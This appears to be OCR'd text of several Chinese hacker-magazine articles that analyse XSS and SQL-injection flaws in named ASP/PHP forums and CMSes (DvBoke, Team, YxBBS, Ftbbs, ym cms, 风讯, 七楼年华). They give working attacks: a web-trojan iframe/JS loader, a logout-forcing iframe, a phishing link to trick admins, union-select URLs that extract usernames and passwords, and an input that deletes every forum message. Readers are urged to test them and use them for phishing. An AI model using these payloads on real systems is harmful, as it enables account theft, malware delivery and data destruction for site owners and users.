        P_sType = DvBoke.CheckNumeric(Request.Form("sType"))
        P_sCatID = DvBoke.CheckNumeric(Request.Form("sCatID"))
        P_Catid = Request.Form("Catid")
        P_Lock = DvBoke.CheckNumeric(Request.Form("Lock"))
        P_Best = DvBoke.CheckNumeric(Request.Form("Best"))
        P_PostContent = CheckAlipay()
        If P_PostContent = "" Then P_PostContent = DvBoke.Checkstr(Request.
Form("PostContent"))
        P_PostTitleNote = DvBoke.Checkstr(Request.Form("PostTitleNote"))
这里是关键点，我们看到了posttitlenote只用DvBoke.Checkstr过滤就直接传递给P_PostTitleNote
        PostID = DvBoke.CheckNumeric(Request.Form("PostID"))
        RootID = DvBoke.CheckNumeric(Request.Form("RootID"))
        P_Weather = Request.Form("Weather")

        P_UpFileID = Request.Form("upfilerename")
```

我们再来看看DvBoke.Checkstr到底过滤了什么：

```
    Public Function Checkstr(Str)
            If Isnull(Str) Then
                    CheckStr = ""
                    Exit Function
            End If
            Str = Replace(Str,Chr(0),"")
            CheckStr = Replace(Str,"'","''")
    End Function
```

只过滤了“null”、“chr(0)”和“'”，再往下看：

```
    If Act = 0 Then '如果act=0 那么直接添加 在这里没做任何过滤就直接带入sql了
            SQL = "INSERT INTO [Dv_Boke_Topic] (CatID,sCatID,
UserID,UserName,Title,TitleNote,PostTime,IsLock,sType,LastPostTime,IsBest,
S_Key,Weather) Values (" & P_Catid & "," & P_sCatID & "," & DvBoke.
BokeUserID & ",'" & DvBoke.BokeUserName & "','" & P_Title & "','" &
P_PostTitleNote & "','" & P_DDateTime & "'," & P_Lock & "," & P_sType
& ",'"& P_DDateTime &"',"& P_Best &",'"& P_SearchKey &"',"& P_Weather
&")"
            DvBoke.Execute Sql
            RootID = DvBoke.Execute("Select Top 1 TopicID From
[Dv_Boke_Topic] order by TopicID desc")(0)
```

入库没做任何其他的过滤，那么我们看看出库呢，在文件boke.asp。

```
    at_tid = 2 Then      '链接模式
            If Cat_ID > 0 Then
            CatStr = " and T.CatID="&cat_id
            End If
            '字段排序TopicID=0 ,CatID=1 ,sCatID=2 ,UserID=3
UserName=4 ,Title=5 ,TitleNote=6 ,PostTime=7 ,Child=8 ,Hits=9 ,IsView=10
,IsLock=11 ,sType=12 ,LastPostTime=13 ,IsBest=14 ,S_Key=15 ,Weather=16
            Sql = "Select T.TopicID,T.CatID,T.sCatID,T.UserID,T.
UserName,T.Title,T.TitleNote,T.PostTime,T.Child,T.Hits,T.IsView,T.IsLock,T.
sType,T.LastPostTime,T.IsBest,T.S_Key,T.Weather,P.PostID From Dv_Boke_Topic
T Inner Join [Dv_Boke_Post] P on P.Rootid=T.Topicid where P.ParentID=0 and
T.sType="&cat_tid&" "&CatStr&" and T.UserID="&DvBoke.BokeUserID
            If DvBoke.IsBokeOwner Then
                    Sql = Sql & " order by T.LastPostTime Desc"
            Else
                    Sql = Sql & " and T.IsLock<3 order by T.
LastPostTime Desc"
            End If
```

在这里我们看到，也没做任何过滤就出库了，跨站就产生了！

这只是做个测试之用，如果大家手上有网马的话，可以构造一个网页木马框架，格式如下，或者js调用，代码如下：

```
    网马框架
     <iframe src=http://www.test.com/test.html width=100 height=0
frameborder=0></iframe>

    Js调用
    document.writeln("<!DOCTYPE HTML PUBLIC \"-\/\/W3C\/\/DTD
HTML 4.0 Transitional\/\/EN\">");
    document.writeln("<HTML><HEAD>");
    document.writeln("<META http-equiv=Content-Type content=\"text\/
html; charset=big5\">");
    document.writeln("<META content=\"MSHTML 6.00.2900.3059\"
name=GENERATOR><\/HEAD>");
    document.writeln("<BODY>");
    document.writeln("<DIV style=\"CURSOR: url(\'http:\/\/www.test.
com\/\/z1.jpg\')\">");
    document.writeln("<DIV");
    document.writeln("style=\"CURSOR: url(\'http:\/\/www.test.com\/\/
z2.jpg\')\"><\/DIV><\/DIV><\/BODY><\/HTML>")
```

将以上代码保存为test.js，然后调用：<script src="http://www.test.com/test.js"></script>

其实还有其他的利用方法，比如让对方退出，那么就输入["/><iframe src=http://对方bbs/logout.asp></iframe><img src="]，不含[]。当然还有更多的欺骗方法，比如欺骗管理员浏览网页等，这里我就不多做介绍了，“黑手”以前讲过，翻翻以前的文章吧，要不然就有骗稿费的嫌疑了。跨站漏洞已经说

跨站无处不在——3个论坛程序跨站再研究

文 Sniperhg

从本文你可以学到：

1、3个论坛程序的再研究

2、再探跨站漏洞

前段日子玩了一些论坛程序，通知官方后过了不多久，就有4个论坛做出了反应，马上要么出了补丁，要么版本进行了升级。他们的跨站漏洞都补了吗？这次我们再来继续玩玩。在研究之前，BS一下写论坛程序的GG们，偶跟你们提交BUG，连个特别感谢都没有，伤心了，所以这次不打算主动联系你们了，等你们看到这个文章了再自己去补吧。

一.检查工作

既然上次跟他们指出了漏洞，我们就来看看他们的补漏工作做的怎么样。首先还是我觉得最好看的Team论坛，已经升级到了TEAM 2.0.2 正式版本（最后更新2007.08.20），看老地方，头像跨站的地方，测试了一下，漏洞基本是补了，特殊的字符不能用，甚至我用TAB来截javascript都不行了，TAB被过滤了。好，我们过，看下一个——YxBBS 2.2，上次是2.1，这次马上升了级。记得出问题的是SMS.asp文件：漏洞原因是没过滤Content变量，这次看到：

```
Title=YxBBs.Fun.HtmlCode(YxBBs.Fun.GetStr("Title"))
Content=YxBBs.Fun.htmlcode(YxBBs.Fun.GetStr("Content"))
```

呵，很听话，过滤了。继续走，下一个程序——飞天论坛Ftbbs 6.0，从5.8升级过来的，漏洞原因是title变量没过滤，6.0里我们看到：

```
title=Checkstr(htmlencode2(request("title")))
title=RegExReplace(title,"\b(script)\b"," $1 ")
title=RegExReplace(title,"\b(iframe)\b"," $1 ")
content=Checkstr(htmlencode2(request("content")))
content=RegExReplace(content,"\b(script)\b"," $1 ")
content=RegExReplace(content,"\b(iframe)\b"," $1 ")
```

两个变量都用了**htmlencode2**和**Checkstr**过滤，甚至用上了正则表达式来过滤script和iframe两个挂马重要的东东。好，算你聪明，本来中网景也更新了，可是我一想，那本来就是个鸡肋跨站，补也费不了多大力气，就没去下载了，还是再研究研究手头的这3个吧。

二.再次研究

a.Team 论坛资料跨站及URL参数跨站

没了头像，我们来看看其他资料的地方，先看修改资料的update部分：

```
team.execute("Update ["&IsForum&"User] Set Userhome='"&HRF(1,1,"userhome")&"',Userface='"&Fixjs(HRF(1,1,"urlavatar"))&"',UserCity='"&HRF(1,1,"usercity")&"',UserSex='"&HRF(1,2,"usersex")&"',Honor='"&HRF(1,1,"honor")&"',Birthday='"&Brithday&"',Sign='"&TSign&"',UserInfo='"&HRF(1,1,"qq")&"|"&HRF(1,1,"icq")&"|"&HRF(1,1,"yahoo")&"|"&HRF(1,1,"msn")&"|"&HRF(1,1,"taobao")&"|"&HRF(1,1,"alipay")&"' where ID="& team.TK_UserID)
```

所有的变量都用HRF过滤掉了，修改这条路我们走不通了，但是，注册时候是这样的吗？我们看看注册的UPDATE部分：

```
team.Execute( "insert into ["&Isforum&"User] (UserName,Userpass,UserGroupID,Members,Levelname,RegIP,Usermail,Userhome,UserCity,Question,Answer,Birthday,UserSex,Newmessage,Posttopic,Postrevert,Deltopic,Goodtopic,Regtime,Landtime,Postblog,UserInfo,Extcredits0,Extcredits1,Extcredits2,Extcredits3,Extcredits4,Extcredits5,Extcredits6,Extcredits7,UserUp) values('"&username&"','"&MD5(Password,16)&"',"&UserGroupID&",'注册用户','"&Levelname&"','"&Remoteaddr&"','"&UserMail&"','"&HtmlEncode(Request.Form("site"))&"','"&HtmlEncode(Request.Form("usercity"))&"','"&Questionid&"','"&Answer&"','"& Mybirthday &"',"&CID(Request.Form("usersex"))&",0,0,0,0,0,"&SqlNowString&","&SqlNowString&",0,'"&UserInfo&"',"&Cid(Split(ExtCredits(0),",")(2))&","&Cid(Split(ExtCredits(1),",")(2))&","&Cid(Split(ExtCredits(2),",")(2))&","&Cid(Split(ExtCredits(3),",")(2))&","&Cid(Split(ExtCredits(4),",")(2))&","&Cid(Split(ExtCredits(5),",")(2))&","&Cid(Split(ExtCredits(6),",")(2))&","&Cid(Split(ExtCredits(7),",")(2))&",'0|"&Now&"')" )
```

代码很多，大家眯起眼睛仔细看，有个变量UserInfo，我们往上看，这个UserInfo是哪里来的：

```
UserInfo = team.Checkstr( Request.Form("qq") &"|"& Request.Form("Icq") &"|"& Request.Form("yahoo") &"|"& Request.Form("msn") &"|"& Request.Form("taobao") &"|"& Request.Form("alipay") )
```

哈哈，没用HRF函数来过滤哦，一个chechstr是用来过滤单引号和符号“|”的，然后直接这样就写进数据库了，OK，直奔官方网站去测试咯。注册一个用户xsstest，打开高级用户设置选项，经过测试别在QQ一栏填写，因为显示的时候会有其他HTML代码干扰。我们就在MSN上写**<script>alert('Sniperhg又来跨站咯，小心哦')</script>**，成功后返回主页，进自己的资料，OK，顺利弹出，如图1。




图1

我们继续，在访问某个文件后出错后会直接跳到error.asp文件，参数是message，后面我们直接写上<script>alert('Sniperhg又来跨站咯，小心哦')</script>，哈哈，如图2，弹出框了。




图2

除了这个，还有一个文件club.asp，参数也是message，如图3。

完了，大家赶紧去测试吧。

编辑点评：

由于学生朋友放假在家，很多人有了时间读代码、找漏洞，于是乎最近很多漏洞被暴出来，也搞得网上沸沸扬扬的；本文介绍了DVBBS的跨站漏洞，说实在话，这个漏洞还是比较明显的，只要细心些，很多看似安全的地方其实并不安全。

也许大家会说这样又不能搞出很大动静，有什么用处？告诉你，用来钓鱼不错，在论坛发个帖，然后在那装无辜，管理员，怎么啦，怎么有这个错误提示啊？然后给个http://www.team5.cn/club.asp?Message=<iframe src=ck.asp width=0 height=0></iframe>，当然我们可以把后面那个iframe用URL编码一下，编码后就变成了%3Ciframe+src%3Dck%2Easp+width% 3D0+height%3D0%3E%3C% 2Fiframe%3E，小小迷惑一下，眼神好的人是不会上当的。好了，关于TEAM的我们就过去了，漏洞我还是告诉一下管理员，因为TEAM的管理员还是比较客气的。




图 3

b.YxBBS 2.2 新鲜头像跨站

阅读usersetup.asp代码：

```
Mail=YxBBs.Fun.GetStr("Mail")
    If Mail="" Then YxBBs.Error("E-Mail 地址不能为空！")
    Mail=server.HTMLEncode(Mail)
    If Not YxBBs.Fun.IsValidEmail(Mail) Then YxBBs.Error("请填写有效的E-Mail 地址！")
    PicUrl=YxBBs.Fun.ubbg(YxBBs.Fun.GetStr("PicUrl"))
   ....节约版面....省略代码....
    IsQQpic=YxBBs.Fun.GetStr("IsQQpic")
    If IsQQpic<>"1" Then IsQQpic="0"
    Sign=Left(YxBBs.Fun.HtmlCode(YxBBs.Fun.GetStr("Sign")),255)
    PicH=YxBBs.Fun.GetStr("PicH")
    PicW=YxBBs.Fun.Getstr("PicW")
    If PicUrl="" then
            PicUrl="headpic/"& HeadPic &".gif"
            PicW= BBSSetting(16)
            PicH= BBSSetting(17)
    End If
```

这里我看上的是PicUrl变量，有个ubbg，我没找到这个函数，但是测试发现是用来过滤字符的，script被过滤了。本来我准备是在注册的时候写进去的，结果注册文件用的是PicUrl=YxBBs.Fun.HtmlCode(YxBBs.Fun.GetStr("PicUrl"))，是htmlcode函数，没法。但是修改资料的时候却用的ubbg，虽然过滤了script，但我们还是可以利用的。我们在头像处写"javas cript:alert(/Sniperhg又来跨站咯，小心哦/)"，注意，包含双引号，因为显示的时候在src的后面，不用双引号闭合就无效了。还有，不能有单引号，因为被过滤了，这里我就用了"/"符号，注意有个很长的空格样子的东西，那个是TAB键搞上去的。我在官方测试成功！如图4。顺便提一下这个论坛一个不痛不痒的缺陷，银行功能里有个转账，可以转0元钱，转账成功后会跟对方发一个站内短信，如果我们无聊的话，可以跟管理员无限发，在下能力有限，本来想写一个自动转账的小程序，但是...人太懒，算了（打我吧！嘎嘎）。




图 4

c.飞天论坛 Ftbbs 6.0 资料跨站

头像不能跨了，咱们就换个地方呗。来到资料修改处，“你的地址：”一栏等着我们哦，输入<script>alert(/Sniperhg又来跨站咯，小心哦/)</script>，再看自己的资料，HO HO HO~~~，框框又出来了哦。官方测试又成功咯，如图5，测试完后看代码：




图 5

```
    password=request.form("password") '''''''''接收数据
    oldpwd=request.form("oldpwd")
    clubuser_marriage=request.form("clubuser_marriage")
    question=Checkstr(trim(request.form("question")))
    signname=Checkstr(request.form("signname"))
    email=Checkstr(trim(request.form("email")))
    clubuser_address=Checkstr(trim(request.form("clubuser_address")))
    url=request("url")

    call CheckCharStr(password,1)
    call CheckCharStr(oldpwd,1)
   ........省略.........
        if (instr(request.form("signname"),rs_arrest("content"))<>0 or instr(request.form("name"),rs_arrest("content"))<>0) then
                call ftbbs_msg("对不起，所填内容中不能含有["&rs_arrest("content")&"]关键字！","moduserinfo.asp")
        end if
   ......继续省略......
   if rsr("clubuser_password")=md5(request.form("oldpwd")) then
    clubuser_password=md5(password)
    if password<>"" then
    rsr("clubuser_password")=clubuser_password    ''''''''开始写数据进数据库
    end if
    rsr("clubuser_question")=question
    rsr("clubuser_answer")=md5(trim(request.form("answer")))
    rsr("clubuser_sex")=request.form("sex")
    rsr("clubuser_email")=email
    rsr("signname")=signname
    rsr("clubuser_marriage")=clubuser_marriage
    rsr("clubuser_address")=clubuser_address
    if request("img")<>"" then
    rsr("userimg")=request("img")
    end if
    rsr.update
    rsr.close
    conn.close
```

这里有个Checkstr：

```
Function Checkstr(Str)
    If Isnull(Str) Then
            CheckStr = ""
            Exit Function
    End If
    Str = Replace(Str,Chr(0),"")
    CheckStr = Replace(Str,"'","''")
End Function
```

对于跨站过滤的话没有起到任何作用，有几个地方都可以利用，E-MAIL可以，地址里也可以，甚至性别处也可以，哎....

三.总结

对于跨站我不多说什么了，很多程序都有这样的毛病，还是程序员不仔细的缘故。如果你花点时间坐在电脑前，也可以发现自己的首发漏洞！最后，还是顺便：I Love Min .^_^.

编辑点评：

作者真是有心，对自己发现的漏洞能在通知官方后，待其作出反应，出新版本的时候再拿过来验证，这个精神是值得偶们学习滴；另外能就其他部分分析出新的漏洞，其行为也是对自我的挑战和再提高，能坚持下去，以后肯定不错。

图 Flyh4t[脚本安全小组]

从0day谈in()函数中的变量未过滤带来的安全隐患

从本文你可以学到：

1、PHP中in()函数　2、一些in()的漏洞

大家对夜猫的系统应该是很有感情的吧，当年yemao下载系统可是被国内php注入牛人们当成教材来示范给我们广大菜鸟看的。今天我就通过ym cms3.2.0商业版的两个漏洞来和大家探讨下一个稍微不同点的注入漏洞——in()函数中的变量未过滤带来的安全隐患。

先看两个几乎一样的漏洞，都是发生在ym cms3.2商业版中的。

漏洞一：

在forum_zoom.php的 31~35行，可以看到：

```
if ($forumid != ""){
            $isforum = " && forumid IN (".$forumid.") ";
// forumid.只要不为空，就传递给isforum，引入了不安全的变量
    }else{
            $isforum = "";
    }
```

再看47~48行，代码如下：

```
$sql = "SELECT threadid, title, lastpost FROM ".$tab_prefix."thread WHERE isshow='1' ".$isforum." ORDER BY ".$isaction." LIMIT 0, ".$shownum;
//将被污染的变量isaction带入了查询语句，漏洞产生
    $result = mysql_db_query($dbname, $sql);
```

一个漏洞就这样产生了，主要因素是作者忽略了 提交给in()中的参数的过滤。

利用方式也很简单，构造这样的语句就可以查询到密码

http://www.yemao.com/forum_zoom.php?forumid=1)%20and%201=2%20union%20select%201,concat(username,0x5f,password),3%20from%20user%20where%20userid=1/*

漏洞二：

再看info_zoom.php的 31~35行，代码如下：

```
if ($sortid != ""){
            $issort = " && sortid IN (".$sortid.") ";
// 又是提交给in()中的sortid变量没有过滤
    }else{
            $issort = "";
    }
```

再看47~48行，代码如下：

```
$sql = "SELECT infoid, title, dateline, uselink, filepath, link, txtlist FROM ".$tab_prefix."info WHERE isshow='1' ".$issort." ORDER BY ".$isaction." LIMIT 0, ".$shownum;
//注射漏洞产生
    $result = mysql_db_query($dbname, $sql);
```

这是和上一个漏洞完全一样的，甚至产生漏洞的行数都一样，不用说，利用方式也是完全一样的。

利用Exp：

http://www.yemao.com/info_zoom.php?sortid=1)%20and%201=2%20union%20select%201,concat(username,0x5f,password),3,4,5,6,7%20from%20user%20where%20userid=1/*

提交给In()函数的变量过滤不严，不单单会产生注射漏洞，我们来看心空论坛2.5中的一个短信清空漏洞。

在Msgbox.php 的30~35行，代码如下：

```
if($multidel) {
    $word=is_array($multidel)? implode(',',$multidel):$multidel;
// $multidel没有过滤，污染了$word
    $sql="delete from ".__TAB_MSG__." where msg_id in ($word) and user_name='".$Global['F_username']."'";
// 带入sql语句，漏洞产生
    $db->query($sql);
    msgjump('删除成功','管理','manage',$kind);
}
```

提交**multidel= msg_id)/***，整个论坛的短信将被你一扫而空。

提交**multidel= msg_id) and user_name=flyh4t/***就可以删除用户名为flyh4t的会员的短信。

以上都是php中的例子，asp中有同样的漏洞吗？答案是肯定的！我这里给出风讯的一个漏洞。

风讯4sp4 中user/buybag.asp的40行开始：

```
if request.Form("action")="makeorder" then
    Dim productIDS,OrderRs,BagRs,OrderDetail,OrderNumber,ExpressCompany
    productIDS=DelHeadAndEndDot(request.Form("productIDS"))
        //仅仅去掉头尾的逗号
    ……(若干废话代码)
    BagRs.open "Select mid,BuyType,AddTime,UserNumber,BuyMoney,BuyNumber from FS_ME_BuyBag where MID in("&productIDS&")",User_Conn,1,1
//在in()中发生注射
```

这里是个post方式的漏洞，利用起来可能有点麻烦。

至于以上漏洞的修补，也很简单，只要像下面这样过滤下，就不会有大问题了 :)

```
if(is_array($multidel)) {
        $word = $comma = "";
        foreach($multidel as $word) {
            $word.= "$comma'$word'";
            $comma = ", ";
        }
```

文章结束，总结下本篇文章，没有什么技术上的新突破，但是应该让你认识到：什么地方都可能发生注射。欢迎和我交流技术和漏洞，我的邮箱是flyh4t@126.com。同时也欢迎大家访问《黑客手册》论坛（www.nohack.cn）和脚本安全小组论坛（www.cnsst.org）。感谢我的前女朋友小依，我一直很爱你，希望你能过的比我好。

另外，做为一个过来人，偶说说程序员对漏洞的看法，目前绝大多数的程序员安全意识不强，发现bug的时候也是只修补被发现的、提及的，而对其他相同性质的bug却并不多加理会，因为很多程序员是帮别人做程序，而不是为自己。

注入+跨站+暴库+上传

“七楼年华—资源站”的恶梦

文 好色的悟空

从本文你可以学到:

1、七楼年华漏洞分析　　2、漏洞的利用

今天在mycodes逛的时候发现一个叫七楼年华的整站系统,于是就下下来练练手,我测试的时候已经更新到V6.0了,不知道安全性如何。读了一会代码没想到真的发现安全问题,下面大家就跟着我一步步来。

一、注入

注入漏洞主要出现在softview.asp文件中,其它文件应该还存在注入漏洞,只是这个文件存在的比较明显,下面是关键代码:

```
<%
Set rs=Server.CreateObject("ADODB.Recordset")
sql="Select * from download where id="&request("id")
rs.open sql,conn,1,3
rs("count")=rs("count")+1
rs.update
%>
```

很明显,在SELECT语句中,直接用request方法获取id的值,执行了语句。所以注入漏洞就出现了,在这我就不用手工猜解了,直接用工具跑(因为本人比较懒)如图1。

